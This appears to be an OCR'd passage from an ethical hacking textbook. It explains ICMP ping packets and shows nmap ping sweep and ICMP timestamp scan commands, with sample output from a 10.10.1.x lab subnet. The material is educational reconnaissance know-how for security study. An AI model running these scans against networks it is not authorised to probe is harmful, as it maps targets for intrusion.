
To understand pings better, one should be able to understand the TCP/IP packet. When a system pings, it sends a single packet across the network to a specific IP address. This packet contains 64 bytes (56 data bytes and 8 bytes of protocol header information). The sender then waits or listens for a return packet from the target system. If the connections are good and the target computer is “alive,” a good return packet is expected. However, this will not be the case if there is a disruption in communication. Pings also detail the time taken for a packet to make a complete trip, called the “round-trip time.” They also help in resolving hostnames. In this case, if the packet bounces back when sent to the IP address, but not when sent to the name, then the system is unable to reconcile the name with the specific IP address.

Attackers calculate subnet masks using subnet mask calculators to identify the number of hosts that are present in the subnet. They subsequently use ping sweep to create an inventory of live systems in the subnet.

ICMP ECHO Ping Sweep Using Nmap

Source: *https://nmap.org*

Nmap helps an attacker to perform a ping sweep that determines live hosts from a range of IP addresses. In Zenmap, the `-PE` option with a list of IP addresses is used to perform ICMP ECHO ping sweep.



Target: 10.10.1.5-24

Profile:

Command: nmap -sn -PE 10.10.1.5-24

Hosts: 10.10.1.9, 10.10.1.11, 10.10.1.13, 10.10.1.19, 10.10.1.22


```
nmap -sn -PE 10.10.1.5-24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
22:23 Pacific Daylight Time
Nmap scan report for 10.10.1.9
Host is up (0.00s latency).
MAC Address: 02:15:5D:06:26:F7 (Unknown)
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap scan report for 10.10.1.13
Host is up (0.00s latency).
MAC Address: 02:15:5D:06:26:F6 (Unknown)
Nmap scan report for 10.10.1.22
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap scan report for 10.10.1.19
Host is up.
Nmap done: 20 IP addresses (5 hosts up) scanned in
0.91 seconds
```

Figure 3.23: Ping Sweep output using Zenmap

ICMP Timestamp Ping Scan

Besides the traditional ICMP ECHO ping, there are some other types of ICMP pinging techniques such as ICMP timestamp ping scan and ICMP address mask ping scan, which an attacker can adopt in specific conditions.

ICMP timestamp ping is an optional and additional type of ICMP ping whereby the attackers query a timestamp message to acquire the information related to the current time from the target host machine. The target machine responds with a timestamp reply to each timestamp query that is received. However, the response from the destination host is conditional, and it may or may not respond with the time value depending on its configuration by the administrator at the target's end. This ICMP timestamp pinging is generally used for time synchronization. Such a ping method is effective in identifying whether the destination host machine is active, specifically in the condition where the administrator blocks the traditional ICMP ECHO ping requests. In Zenmap, the **`-PP`** option is used to perform an ICMP timestamp ping scan.


Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
Filter Hosts

Target: 10.10.1.11

Command: nmap -sn -PP 10.10.1.11

